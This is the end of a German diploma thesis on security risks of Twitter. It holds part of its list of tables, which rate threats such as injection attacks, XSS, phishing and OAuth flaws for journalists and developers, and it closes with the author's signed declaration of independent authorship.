Tabelle 122: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei Journalisten.....	144
Tabelle 123: Risikobewertung für „Shell Injection“ bei Journalisten.....	144
Tabelle 124: Risikobewertung für „Programmcode Injection“ bei Journalisten.....	144
Tabelle 125: Risikobewertung für „SQL Injection“ bei Journalisten.....	144
Tabelle 126: Risikobewertung für „Unsichere Konfiguration des Servers“ bei Journalisten.....	144
Tabelle 127: Risikobewertung für „Verlust der eigenen Daten“ bei Journalisten.....	145

Tabelle 128: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei Journalisten.....	145
Tabelle 129: Risikobewertung für „Code Injection über Benutzerbild“ bei Journalisten.....	145
Tabelle 130: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei Journalisten.....	145
Tabelle 131: Risikobewertung für „Astroturfing“ bei Journalisten.....	146
Tabelle 132: Risikobewertung für „Zugangsdaten via Brute-Force-Angriff“ bei Journalisten.....	146
Tabelle 133: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei Journalisten.....	146
Tabelle 134: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei Journalisten.....	146
Tabelle 135: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei Journalisten.....	147
Tabelle 136: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei Journalisten.....	147
Tabelle 137: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei Journalisten.....	147
Tabelle 138: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei Journalisten.....	147
Tabelle 139: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei Journalisten.....	148
Tabelle 140: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei Journalisten.....	148
Tabelle 141: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Journalisten....	148
Tabelle 142: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei Journalisten.....	148
Tabelle 143: Risikobewertung für „Clickjacking“ bei Journalisten.....	148
Tabelle 144: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei Journalisten.....	149
Tabelle 145: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Journalisten.....	149
Tabelle 146: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei Journalisten.....	149

---

Tabelle 147: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei Journalisten.....	149
Tabelle 148: Risikobewertung für „Abhören von SMS“ bei Journalisten.....	150
Tabelle 149: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei Journalisten .....	150
Tabelle 150: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei Journalisten.....	150
Tabelle 151: Risikobewertung für „JSON Injection“ bei Journalisten.....	150
Tabelle 152: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei Journalisten .....	150
Tabelle 153: Risikobewertung für die „Verschleierung des Ziels des Links“ bei Journalisten .....	151
Tabelle 154: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei Journalisten.....	151
Tabelle 155: Risikobewertung für „Trends enthalten Stichwörter zu schadhaften Tweets“ bei Journalisten.....	151
Tabelle 156: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Journalisten.....	151
Tabelle 157: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei Journalisten.....	151
Tabelle 158: Risikobewertung für „OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Journalisten.....	152
Tabelle 159: Risikobewertung für „Twitter verwendet unsichere Version des OAuth- Protokolls“ bei Journalisten.....	152
Tabelle 160: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Entwicklern .....	152
Tabelle 161: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Entwicklern....	153
Tabelle 162: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Entwicklern.....	153
Tabelle 163: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei Entwicklern.....	153
Tabelle 164: Risikobewertung für „OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Entwicklern.....	154

Tabelle 165: Risikobewertung für „Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte“ bei Entwicklern.....	154
Tabelle 166: Risikobewertung für „Twitter verwendet unsichere Version des OAuth-Protokolls“ bei Entwicklern.....	154

## Erklärung

Ich versichere, dass ich die vorstehende Arbeit selbstständig und ohne fremde Hilfe angefertigt und mich anderer als der im beigefügten Verzeichnis angegebenen Hilfsmittel nicht bedient habe. Alle Stellen, die wörtlich oder sinngemäß aus Veröffentlichungen entnommen wurden, sind als solche kenntlich gemacht.

Außerdem erkläre ich, dass ich mit der Einstellung dieser Diplomarbeit in den Bestand der Bibliotheken der Universität Hamburg einverstanden bin.

Hamburg, den 18.07.2011

Christian Hops